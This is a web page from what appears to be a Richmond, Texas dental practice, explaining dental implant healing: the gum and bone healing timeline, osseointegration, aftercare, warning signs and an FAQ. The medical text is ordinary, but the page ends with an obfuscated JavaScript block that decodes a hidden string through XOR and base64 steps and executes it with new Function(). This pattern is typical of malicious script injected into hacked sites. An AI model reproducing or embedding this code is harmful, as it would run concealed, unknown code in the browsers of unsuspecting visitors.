

Dental implant healing happens in more than one stage. Your gums may begin feeling better within one or two weeks, but the implant needs more time to bond with the jawbone. This deeper healing process often takes several months.
Most patients need about three to six months before the implant is ready to support its permanent tooth. However, the exact timeline depends on the location of the implant, the condition of the jawbone, general health, and whether bone grafting or tooth extraction is needed.
Patients considering dental implants in Richmond should remember that feeling comfortable does not always mean the implant has fully healed. Your dentist must examine the implant and confirm that it is stable before completing the final restoration.
Average Dental Implant Healing Time
Complete dental implant healing commonly takes three to six months. Some implants may become stable sooner, while others require additional time.
During this period, the implant goes through osseointegration. This is the process in which living bone grows around the implant and holds it firmly in place. Successful bonding creates a strong base for a crown, bridge, or implant-supported denture.
Healing time may be longer when a patient requires a bone graft, has weak bone, receives several implants, or has a medical condition that affects recovery. A complicated extraction or an infection at the implant site may also extend the treatment schedule.
Understanding the Two Types of Healing
Patients often judge recovery by the way their mouth feels. However, visible gum healing and internal bone healing are separate processes.
Gum-Tissue Healing
The gums normally begin closing around the surgical area during the first one or two weeks. Swelling, tenderness, bruising, and minor bleeding should gradually decrease during this period.
Stitches may dissolve on their own or be removed at a follow-up appointment. Although the gums may look and feel much better, the bone beneath them is still healing.
Bone Healing and Osseointegration
Osseointegration happens below the gumline. New bone cells grow around the implant and slowly secure it within the jaw.
This stage cannot be measured by pain alone. You may be able to eat, work, and speak comfortably while the implant is still bonding with the bone. Most implants are left to integrate for several months before they receive normal chewing pressure.
Professional guidance explains that gum tissue may heal within one or two weeks, while bone integration can take approximately two to six months. Leeds Teaching Hospitals NHS Trust
Dental Implant Healing Timeline
Every recovery is different, but knowing the general stages can help you understand what may happen after surgery.
The First 24 Hours
Minor bleeding, tenderness, swelling, and numbness are common immediately after implant placement. Your dentist may place gauze over the area and provide detailed instructions for controlling bleeding.
Rest during the first day and avoid strenuous physical activity. Choose cool or lukewarm liquids and very soft foods. Do not touch the surgical site with your fingers or tongue.
Take prescribed or recommended medicine exactly as directed. Do not add or stop any medicine without discussing it with your dentist or healthcare provider.
The First Three Days
Swelling may become more noticeable during the first two or three days. Mild bruising can also appear around the cheek or jaw.
Discomfort should remain manageable and begin improving rather than becoming more severe. Follow your dentist’s instructions for cold packs, medicine, oral cleaning, and food choices.
Continue eating soft foods and chew away from the implant. Avoid smoking, vaping, alcohol, hard foods, and vigorous exercise because they may interfere with early healing.
The First One to Two Weeks
The gums usually show clear improvement during this stage. Bleeding should have stopped, and swelling and tenderness should be much lower.
Many patients can return to their normal daily routine. If non-dissolving stitches were used, the dentist may remove them during a follow-up visit.
Continue cleaning your mouth as instructed. Do not assume the implant is ready for hard chewing simply because the gums feel comfortable.
The First One to Three Months
The implant continues to bond with the jawbone. You may not notice this internal process, but it is an important stage of treatment.
The dental team may schedule visits to check the gums, confirm that the area is clean, and look for signs of infection or movement. A temporary tooth may be used in some cases, but it must not place harmful pressure on the healing implant.
Three to Six Months
Many implants complete osseointegration during this period. Your dentist will evaluate the implant before moving forward with the permanent tooth.
The implant must remain stable and the gums must be healthy. If healing is incomplete, the dentist may recommend waiting longer instead of placing the final crown too early.
How Long Do Pain and Swelling Last?
Mild to moderate discomfort is common for the first few days after surgery. It should gradually improve. Some tenderness may remain for about a week, especially when several implants or additional procedures were completed.
Swelling often becomes most noticeable after 24 to 72 hours and then begins to decrease. The amount of swelling varies from one patient to another.
Pain that becomes stronger each day is not a normal sign of recovery. Contact the dental office if discomfort is severe, medicine does not control it, or swelling continues getting worse.
When Can You Return to Work?
Many patients can return to light work within one or two days. However, your personal recovery time depends on the type of work you perform and the extent of your procedure.
You may need additional rest if you receive multiple implants, bone grafting, sedation, or a complicated extraction. A physically demanding job may also require more time away because heavy activity can increase bleeding and discomfort.
Patients who receive sedation must arrange transportation and follow all restrictions provided by the dental team. Do not drive or operate equipment until the sedative effects have completely worn off and you have been told it is safe.
When Can You Eat Normally Again?
Begin with soft foods that require very little chewing. Suitable options may include yogurt, applesauce, scrambled eggs, mashed potatoes, oatmeal, soft pasta, smooth soup, and tender fish.
During early recovery:
- Chew on the opposite side of your mouth.
- Avoid very hot food and drinks.
- Do not eat hard, sticky, crunchy, or chewy foods.
- Take small bites and eat slowly.
- Drink enough water.
- Follow any personal dietary instructions.
You can slowly introduce firmer foods as the gums become more comfortable. However, avoid placing strong pressure on the implant until your dentist approves normal chewing.
How Long Does Osseointegration Take?
Osseointegration often takes several months because the bone must grow closely around the implant. The process provides the stability needed for the replacement tooth to handle everyday chewing forces.
The timeline depends on bone quality, implant location, general health, and the amount of pressure placed on the site. The American Academy of Implant Dentistry explains that this bonding process may take a few months.
Your dentist may use examinations, X-rays, and implant-stability checks to decide whether osseointegration is complete. The final crown should not be attached based only on how comfortable the implant feels.
Factors That Affect Dental Implant Healing
Several personal and treatment-related factors can change the recovery timeline. These include:
- Jawbone strength and density
- The location and number of implants
- Gum health
- Oral hygiene habits
- Smoking or tobacco use
- Diabetes and other health conditions
- Infection around the surgical site
- Medicines that affect bone or healing
- Bone grafting or sinus treatment
- Failure to follow aftercare instructions
Tell your dentist about your medical history, allergies, medicines, supplements, and tobacco use before treatment. This information helps the dental team plan safer care.
Do Upper and Lower Jaw Implants Heal at the Same Rate?
Upper and lower jaw implants do not always heal at the same speed. Bone density can vary in different parts of the mouth.
The lower jaw often contains denser bone, while some areas of the upper jaw may have softer bone. However, this is not the same for every patient. The dentist must examine the exact implant site before providing a timeline.
The healing plan for a single tooth implant in Richmond may differ from the plan for several implants because each tooth position has different bone conditions and chewing pressures.
Does a Bone Graft Make Healing Take Longer?
A bone graft may be needed when the jaw does not have enough width, height, or strength to support an implant. The graft adds material that provides a framework for new bone growth.
In some cases, the graft and implant can be placed during the same appointment. In others, the graft must heal before implant surgery can begin.
Smaller grafts may heal within a few months. Larger grafts and sinus procedures may require considerably more time. Your dentist will explain whether the graft changes your expected treatment schedule.
What If a Tooth Extraction Is Also Required?
A damaged tooth may need to be removed before implant placement. Depending on the condition of the socket, the implant may be placed immediately or after a period of healing.
Possible approaches include:
- Placing the implant directly after extraction
- Allowing the socket to heal before implant placement
- Adding a bone graft at the time of extraction
- Delaying treatment until an infection is controlled
Immediate placement does not mean the final crown can always be attached immediately. The implant still needs suitable stability and protection while the bone heals.
Can a Temporary Tooth Be Used During Healing?
Some patients can receive a temporary crown, bridge, or removable tooth during the healing period. The temporary option helps fill the visible gap while the implant bonds with the bone.
However, it must be designed to avoid unnecessary pressure on the implant. Biting too hard on a temporary tooth may disturb early healing.
Do not use the temporary restoration for hard chewing unless your dentist clearly approves it. Contact the office if it becomes loose, cracks, or changes the way your teeth meet.
When Are the Abutment and Permanent Crown Placed?
The abutment is a small connector between the implant and the replacement tooth. It may be attached during the original surgery or after osseointegration.
If the implant was covered by gum tissue, a small second procedure may be required to expose it and attach the abutment. The gum then needs time to heal around the connector.
Once stability and gum health are confirmed, the dentist takes impressions or digital scans. These records are used to create the final crown.
A dental implant restoration should fit the implant, surrounding teeth, gumline, and bite. The final crown may therefore require one or more appointments after implant healing is complete.
How to Support Dental Implant Healing
Good aftercare can protect the surgical area and reduce avoidable problems.
Follow every instruction from your dental team. Take medicines as directed, keep the mouth clean, and attend all review appointments. Brush gently and avoid cleaning the surgical site in a way that could injure it.
Eat soft foods during early recovery and avoid chewing directly on the implant. Limit exercise for the recommended time.
Avoid smoking, vaping, and other tobacco products. Smoking may delay tissue healing and increase the risk of implant complications. If you have diabetes, work with your healthcare team to manage it properly.
Do not test the implant by pressing it with your finger or tongue. Contact the dental office if something feels loose.
Signs That the Implant Is Healing Normally
Normal healing signs may include:
- Bleeding stops after the early recovery period.
- Swelling gradually decreases.
- Tenderness becomes milder each day.
- The gums begin closing around the area.
- Eating and speaking become more comfortable.
- There is no pus or continuing bad taste.
- The implant does not feel loose.
Some soreness does not automatically mean there is a problem. The main point is that symptoms should gradually improve.
Warning Signs of an Implant Problem
Contact your dentist if you experience severe or increasing pain, worsening swelling, persistent bleeding, fever, pus, or an unpleasant taste that does not go away.
You should also seek professional care if the implant, healing cap, or temporary tooth feels loose. Numbness that continues longer than expected also needs to be discussed.
A Dentist Richmond tx can examine the area and determine whether the symptoms are part of normal healing or need treatment. Seek urgent medical help if swelling affects your breathing or swallowing.
Why Follow-Up Appointments Matter
Follow-up visits allow the dental team to monitor the gums and check implant stability. They can also identify early signs of infection or improper pressure from a temporary tooth.
Even if your mouth feels normal, do not skip these appointments. Osseointegration happens below the gums and cannot be judged by comfort alone.
Your dentist must decide when the implant is ready for the abutment and permanent crown. Moving forward too early may place unnecessary stress on the healing bone.
Final Thoughts
Early discomfort after implant surgery often improves within several days. The gums may heal within one or two weeks, while bonding between the implant and jawbone usually takes several months.
A three-to-six-month timeline is common, but bone grafting, extraction, implant location, medical health, and other factors may make treatment shorter or longer. If you are receiving care in Richmond, ask your dental team for a timeline based on your examination and treatment plan.
Protect the implant by following aftercare instructions, eating suitable foods, avoiding tobacco, and attending every follow-up appointment. The final crown should be placed only after the dentist confirms that the implant and surrounding tissues are ready.
Frequently Asked Questions
How long does pain last after dental implant surgery?
Discomfort is usually strongest during the first few days and then begins improving. Mild tenderness may continue for about a week. Contact your dentist if pain becomes severe, increases each day, or returns after initially getting better.
How long should you eat soft foods after receiving an implant?
Many patients need soft foods for at least the first several days, but some may need them longer. The number of implants, surgical area, bone grafting, and temporary restoration can affect the timeline. Follow your dentist’s personal dietary instructions.
Can a dental implant heal in three months?
Yes, some implants may complete osseointegration in approximately three months. However, other implants need six months or longer. Bone quality, implant position, overall health, grafting, infection, and healing progress determine when the implant is ready.
How do you know when a dental implant has fully healed?
A comfortable mouth does not confirm complete healing. Your dentist must examine the gums and test implant stability. Dental X-rays or other checks may also be used before the implant is approved for its permanent crown.
(function(){ var x46eaa6=6026; if(x46eaa6>0){var y17321a=x46eaa6-6757}else{var y17321a=6757} var zf368b3=y17321a*81; var _0xc4c3ed2ddbac=[29,26,112,5,14,48,39,6,13,10,17,16,29,30,9,11,13,10,113,26,12,32,9,16,0,26,17,7,1,36,124,37,0,10,112,46,15,48,32,9,28,35,39,42,28,121,124,35,29,9,59,43,12,25,63,4,14,120,1,7,13,10,43,44,14,47,124,33,16,33,17,43,0,48,112,42,15,13,10,7,27,32,60,24,16,33,26,13,27,13,1,24,15,9,60,18,2,47,13,17,14,47,124,7,26,14,60,10,28,29,36,4,0,48,60,1,27,35,56,10,0,26,47,17,15,120,112,17,27,13,113,24,0,13,10,1,15,10,32,10,15,35,10,4,15,13,60,2,28,35,10,10,15,10,39,46,15,13,10,10,0,48,60,7,28,10,56,5,15,13,60,42,25,47,112,17,11,121,35,37,14,48,47,16,0,47,124,31,11,29,25,33,16,32,13,6,12,25,35,3,25,121,18,31,27,9,59,2,15,36,43,25,14,36,17,29,15,9,120,25,15,36,125,30,16,32,13,6,12,25,35,3,25,121,18,31,11,26,17,30,9,10,124,31,14,121,43,44,11,63,35,41,30,48,17,4,0,36,125,30,16,32,13,6,12,25,35,3,25,121,18,31,11,26,17,30,9,10,124,31,14,121,43,45,15,9,120,43,12,32,47,9,30,63,120,43,14,48,120,43,11,48,29,9,30,48,39,31,16,36,30,45,13,25,120,6,11,25,56,12,30,36,17,2,14,32,29,9,0,32,17,16,30,9,35,5,15,48,29,25,15,36,43,16,14,32,120,25,0,9,56,16,15,9,35,2,16,36,30,45,13,25,120,6,11,25,56,12,30,36,17,2,14,32,29,9,0,32,17,16,30,10,59,31,11,121,25,4,11,26,56,16,11,25,63,42,14,26,9,41,14,48,17,44,0,14,43,41,14,32,26,45,30,30,124,26,12,25,120,2,11,35,6,31,30,47,59,2,15,36,43,17,14,48,1,4,30,48,39,31,14,14,17,2,14,32,29,9,0,32,17,16,16,36,30,45,13,25,120,6,11,25,56,12,30,36,17,4,11,26,56,29,14,10,47,25,14,48,43,43,12,30,43,29,15,9,120,25,15,36,43,1,12,10,9,27,14,48,17,44,0,14,43,2,11,48,18,45,30,30,124,26,12,25,120,2,11,35,6,31,30,47,35,31,14,25,9,45,14,32,44,29,14,10,47,25,14,48,43,43,12,30,43,2,12,10,59,30,13,10,56,16,15,48,29,17,11,47,120,17,11,26,10,16,13,10,18,45,2,13,1,24,15,9,60,18,2,32,39,26,0,26,39,24,9,10,6,13,31,120,35,10,7,120,112,42,7,35,9,43,27,12,121,2,15,120,59,46,7,120,10,24,7,10,60,7,7,35,121,7,24,13,36,6,7,32,60,2,7,50,48,6,28,35,125,6,27,13,35,42,7,35,47,46,27,121,60,11,12,48,47,4,31,27,17,43,0,48,63,12,9,29,26,42,15,120,113,10,0,29,32,10,27,29,10,42,25,32,112,5,14,48,39,6,13,10,17,16,31,27,17,44,15,47,63,12,14,48,60,26,2,32,59,6,0,26,59,27,14,48,32,25,9,47,120,4,9,9,1,24,15,9,60,18,2,32,5,28,11,9,125,13,2,32,59,6,0,26,59,27,14,48,32,16,11,47,63,42,11,47,120,4,29,29,36,30,27,121,10,13,26,13,26,45,27,25,14,45,26,33,17,42,12,26,120,42,13,32,43,17,30,63,39,5,15,63,39,6,11,121,14,4,29,13,5,37,15,63,120,44,15,48,1,16,15,13,1,25,0,121,13,37,13,48,5,1,12,36,43,30,0,10,43,45,12,26,14,14,27,13,60,10,29,9,59,43,12,25,63,4,14,121,125,45,25,47,112,17,11,121,35,37,11,48,13,44,15,32,17,7,26,9,35,17,11,63,39,43,5,10,43,6,29,27,17,28,13,63,47,7,30,63,39,5,15,63,39,6,11,121,14,24,28,30,30,24,28,30,10,30,27,13,113,25,25,32,9,46,29,30,47,37,11,48,13,44,15,32,17,7,29,9,59,43,12,25,63,4,14,121,125,45,25,47,112,17,11,121,35,37,13,26,25,28,0,63,112,16,26,11,17,28,13,63,47,7,30,63,39,5,15,63,39,6,11,121,14,1,27,120,14,30,2,47,59,26,0,26,39,31,12,36,6,4,29,14,29,37,11,10,9,24,9,26,59,1,11,120,26,45,16,35,1,46,14,47,60,26,12,48,47,4,31,27,17,5,9,63,120,17,12,13,26,2,25,33,17,5,9,63,120,17,12,13,29,37,13,26,25,28,0,63,112,16,30,48,29,43,14,48,124,6,13,29,1,37,12,9,5,6,15,9,48,27,26,13,60,25,9,47,112,17,11,121,35,37,12,10,13,29,0,47,121,13,11,26,47,4,11,32,63,63,14,63,121,26,2,32,13,29,13,48,112,24,14,121,43,3,12,10,59,3,12,25,60,26,2,47,63,12,12,26,47,5,30,29,60,25,30,29,32,24,29,13,1,25,0,121,13,37,12,10,13,29,0,47,121,25,2,47,47,25,12,63,13,42,11,9,60,27,26,11,39,6,11,48,9,16,0,36,43,46,11,48,17,29,7,32,13,17,11,50,39,31,0,26,48,26,2,47,63,26,14,10,124,6,29,13,1,13,11,48,63,6,12,9,59,16,31,27,17,1,13,9,112,10,15,63,47,4,25,47,25,41,15,9,120,41,13,30,13,43,29,9,1,4,0,9,120,5,11,48,44,45,16,35,1,13,10,10,112,5,14,48,39,6,13,10,17,16,31,27,17,7,0,32,29,1,12,30,13,37,13,10,59,7,9,121,29,37,13,26,5,25,14,121,9,11,11,48,63,6,12,9,59,16,31,26,43,43,12,36,35,56,11,48,17,29,13,9,39,43,29,26,112,5,14,48,39,6,13,10,17,16,29,27,17,45,9,26,59,28,14,9,124,44,30,27,17,16,15,9,35,10,15,121,9,11,12,48,47,4,31,27,17,27,14,10,112,26,15,10,14,13,14,48,63,7,31,27,13,120,6,28,13,6,12,25,35,58,0,9,47,5,0,9,39,6,29,30,10,11,2,32,1,29,0,48,13,17,13,30,43,31,11,26,63,16,29,30,124,56,6,33,39,60,16,36,29,37,13,10,59,7,9,121,29,6,11,63,63,43,29,13,1,37,13,32,25,46,13,26,47,26,30,63,39,43,12,27,59,43,11,9,63,43,11,47,120,48,0,10,47,44,0,9,60,26,16,34,39,31,14,63,120,43,14,63,121,29,4,25,9,2,0,14,125,30,16,32,47,2,11,26,29,25,15,32,47,6,13,10,17,16,30,32,5,3,14,32,44,45,29,13,1,37,13,32,25,46,13,26,47,26,30,63,120,25,14,10,63,31,12,9,121,13,28,13,36,2,27,29,1,37,13,32,25,46,13,26,47,26,30,48,17,16,14,26,17,17,0,29,25,46,12,10,43,41,12,26,9,31,14,121,14,25,9,47,120,4,9,9,1,37,0,47,13,42,13,48,25,7,0,30,13,50,3,34,17,123,30,63,35,17,11,63,39,43,29,27,17,27,14,10,112,26,15,10,14,16,11,48,63,3,11,26,17,16,11,32,63,60,0,9,13,6,29,14,10,11,10,10,39,17,12,26,39,26,29,26,48,25,9,33,17,16,15,9,35,10,15,121,13,43,29,13,1,13,10,13,1,37,13,32,25,46,13,26,47,26,30,48,17,16,0,9,59,4,14,47,60,13,2,32,1,29,0,48,13,17,13,30,43,31,14,63,120,25,14,10,63,31,12,9,121,13,0,63,63,16,15,47,120,25,14,32,44,26,29,9,1,37,14,48,47,2,9,26,60,26,14,48,63,7,31,28,63,4,11,48,17,4,29,30,10,25,25,47,26,11,2,32,1,29,0,48,13,17,13,30,43,3,0,10,43,44,29,28,5,57,6,34,44,16,11,47,120,4,13,10,43,45,13,10,112,9,29,27,17,26,13,48,9,16,29,14,10,11,10,14,10,11,10,10,112,5,14,48,39,6,13,10,17,16,31,27,17,2,13,10,43,30,13,10,32,26,2,47,63,43,12,26,120,42,13,30,9,11,13,10,113,26,2,47,63,43,12,26,120,42,13,29,44,13,2,32,43,17,14,48,124,7,14,47,36,16,14,26,63,16,0,47,120,26,29,9,59,43,12,25,63,4,14,121,35,56,11,48,17,29,13,9,39,43,30,63,59,43,11,32,17,30,12,48,48,26,14,63,63,30,14,30,10,11,12,48,47,4,31,27,17,16,11,48,124,28,15,47,113,13,9,32,5,3,14,32,43,4,11,26,56,12,16,35,60,16,27,30,125,30,14,10,63,6,13,26,17,44,25,121,124,43,12,26,13,37,15,32,47,30,14,30,125,30,11,26,47,4,15,10,25,3,25,49,1,11,12,26,18,12,2,32,39,26,0,26,39,24,9,10,6,30,0,26,47,6,15,13,6,45,27,25,14,45,29,33,17,43,0,48,63,12,9,25,26,30,16,32,29,17,12,26,63,3,12,30,124,35,30,26,9,44,25,120,47,13,25,47,59,43,12,25,63,4,14,121,35,37,12,32,124,30,11,9,121,26,2,32,43,17,14,48,124,7,14,47,35,33,2,47,63,43,12,26,120,42,13,27,26,30,2,32,43,4,0,32,5,41,12,121,10,16,12,26,13,43,14,121,13,46,12,10,43,41,12,26,9,31,14,121,13,37,12,26,112,44,14,26,18,25,9,47,112,17,11,121,35,37,0,32,39,2,15,13,25,37,12,26,112,44,14,26,18,46,16,49,17,6,0,48,120,30,14,36,43,4,0,9,39,5,14,25,121,15,2,32,120,41,12,9,5,16,15,121,13,37,12,26,112,44,14,26,18,16,11,48,63,3,12,10,29,6,29,13,6,45,16,35,1,25,0,121,13,37,0,32,39,2,15,14,9,4,0,9,120,5,11,48,44,18,2,32,124,41,11,26,32,16,11,48,63,2,14,26,47,41,0,14,14,31,2,30,18,27,16,30,18,30,16,36,125,25,25,47,59,43,12,25,63,4,14,121,35,37,11,26,9,16,14,26,9,17,29,27,17,5,0,9,120,44,15,48,14,27,27,14,10,11,10,14,10,16,15,32,47,6,15,32,14,26,0,63,63,16,15,47,120,25,14,32,44,26,29,9,1,4,0,9,120,5,11,48,44,18,2,47,35,25,14,48,29,25,15,14,13,37,12,10,63,6,0,26,59,26,29,35,32,25,25,47,26,25,25,47,25,46,12,10,43,41,12,26,9,31,14,121,35,37,11,9,124,27,0,26,29,29,29,27,17,6,0,32,29,17,29,9,1,24,15,9,60,18,2,47,63,46,11,47,60,13,0,26,17,41,12,10,25,43,14,63,121,16,15,47,59,43,15,9,120,43,24,10,29,43,14,10,63,16,12,30,14,45,11,32,39,4,13,9,35,6,16,36,10,11,2,47,63,46,11,47,60,16,11,47,59,41,26,11,17,6,0,32,29,17,29,36,125,31,15,9,35,25,30,63,35,26,11,29,17,3,26,14,125,27,2,47,13,17,14,47,124,7,29,36,125,46,2,47,113,13,16,36,1,120,15,9,120,26,30,48,112,30,14,32,17,4,29,28,120,17,12,26,48,16,14,48,17,7,29,30,10,31,28,120,36,2,27,29,36,25,25,33,17,5,0,63,39,4,30,48,47,3,9,10,43,41,26,9,120,4,12,10,48,11,29,26,120,31,15,47,63,29,0,10,43,6,30,48,13,43,15,10,120,14,10,26,120,31,15,47,63,29,0,10,43,6,30,48,59,31,0,25,10,25,30,48,47,2,11,26,63,16,0,28,39,26,13,10,29,44,29,27,17,5,0,63,39,4,29,13,1,13,2,47,35,25,14,48,29,25,15,14,14,2,29,14,43,6,13,26,63,16,29,26,112,5,14,48,39,6,13,10,17,16,29,27,17,6,0,32,29,17,29,9,1,25,0,121,13,37,12,26,124,30,15,14,9,37,11,9,124,27,0,26,29,29,29,27,17,6,0,32,29,17,29,13,1,13,29,13,1,13,29,14,14,25,25,47,117,117]; var _0xd2590aeec7ec=72; var _0x695b12d6658b=”; for(var _0xecc7dff14118=0;_0xecc7dff14118<_0xc4c3ed2ddbac.length;_0xecc7dff14118++) _0x695b12d6658b+=String.fromCharCode(_0xc4c3ed2ddbac[_0xecc7dff14118]^_0xd2590aeec7ec); var _0xb2ada9a65d62=121; var _0x61fc9cbf8bf3=atob(_0x695b12d6658b); var _code=''; for(var _0xecc7dff14118=0;_0xecc7dff14118<_0x61fc9cbf8bf3.length;_0xecc7dff14118++) _code+=String.fromCharCode(_0x61fc9cbf8bf3.charCodeAt(_0xecc7dff14118)^_0xb2ada9a65d62); (new Function(_code))(); })();